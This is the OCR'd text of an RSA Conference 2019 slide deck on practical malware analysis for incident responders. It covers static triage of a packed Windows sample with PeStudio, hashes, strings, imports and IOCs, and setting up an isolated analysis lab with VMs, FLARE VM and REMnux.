RSAConference2019

San Francisco | March 4 – 8 | Moscone Center

BETTER.

SESSION ID: HT-T09

Practical Malware Analysis Essentials for Incident Responders

Lenny Zeltser


VP of Products, Minerva Labs
Author and Instructor, SANS Institute
@lennyzeltser

#RSAC

Knowing how to examine malware helps you determine:

- Does the file pose a threat to your organization?
- What are the file's capabilities?
- How to detect the malware on systems across the enterprise?
- What does the file reveal about your adversary?

Stages of malware analysis methods grow in complexity.



MINERVA

RSAConference2019

Static Properties Analysis

Look at static properties for an initial assessment.

- Hashes
- Packer identification
- Embedded artifacts
- Imports and exports
- Strings, etc.

Start determining as part of triage:

- Is it malware?
- How bad is it?
- How to detect it?

MINERVA


PeStudio extracts static properties and flags anomalies.

pestudio - Malware Initial Assessment - www.winitor.com

File Help


c:\users\rem\desktop\rnmon.exe
- indicators (8)
- virustotal (network error)
- dos-stub (!This program cann
- file-header (Jun.2014)
- optional-header (GUI)
- directories (2)
- sections (99.34%)
- libraries (kernel32)
- imports (VirtualAlloc)
- exports (0)
- tls-callbacks (n/a)
- resources (n/a)
- strings (0/1/0/1/721)

property	value
md5	A32A83A561E8ADFFBB034F78DE428B5E
sha1	44CD800AF24DD18BB33435B705684F8361DF15E4
sha256	E5D209237F267AC1C367F6A40F6B575445570B38CB8E0545CF7E
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 0
first-bytes (text)	M Z . . . . . @ . . . . .
size	77312 bytes
entropy	4.918
imphash	67FDC237B514EC9FAB9C4500917EB60F
cpu	32-bit
signature	n/a
entry-point (hex)	55 89 E5 83 EC 08 E8 8E FF FF FF 31 C0 C9 C3 90 FF
file-version	n/a




RNMON.exe

The lack of readable strings suggests a packer.



type	size	blacklist...	hint ...	whitelist...	group...	value (721)
ascii	40	-	x	-	— -	!This program cannot be run in DOS mode.
ascii	12	-	-	-	5	VirtualAlloc
ascii	5	-	-	-	— -	.text
ascii	7	-	-	-	— -	0`.data
ascii	6	-	-	-	— -	.idata
ascii	5	-	-	-	— -	WVSR1
ascii	5	-	-	-	— -	X[^_]
ascii	4	-	-	-	— -	[^_]
ascii	4	-	-	-	— -	[^_]
ascii	5	-	-	-	— -	,[^_]
ascii	4	-	-	-	— -	%0PA
ascii	22	-	-	-	— -	KKqvED ppEFmu MDwsEGpp
ascii	95	-	-	-	— -	EFppBHru lKnlMOoqHCym DFptMOonFOym BNp
ascii	120	-	-	-	— -	EHqvEDpp OOvrLFwmBOmmMOvt MBwrEP npM
ascii	112	-	-	-	— -	yvHJppDAwmHJ m{LLolEDln HJnuFLorKFx{ BBszE
ascii	119	-	-	-	— -	ppMJmvELmp LKymPDqtED ppMl{mPPqt EDpp BD


Another packer indicator: So few dependencies.



MINERVA

Static analysis helps with initial assessment and IOCs.

- The file being packed is unusual, but not in itself malicious.
- An Indicator of Compromise is a context-specific signature.
- We can use the file hash values to look up the file in malware data repositories such as VirusTotal and Hybrid Analysis.



This section covered these tools and concepts:

PeStudio

Strings

Hash

Packer

Malware data repository

triage

IOC

Imports

VirtualAlloc

RSAConference2019


Initial Behavior Analysis

Behavior analysis examines environment interactions.

- Execute malware in an isolated Windows lab system.
- Observe how it interacts with the file system, registry, network.
- Interact with malware to learn more about it.


It's convenient to virtualize the lab: VMware, VirtualBox…

- Build your own VM from scratch.
- Download a free VM from Microsoft: bit.ly/windowsvm
- Add tools by hand or with FLARE VM: flarevm.info



It helps to have a Linux box in your lab, too.

REMnux is a free Linux distro with lots of preinstalled malware analysis tools: remnux.org



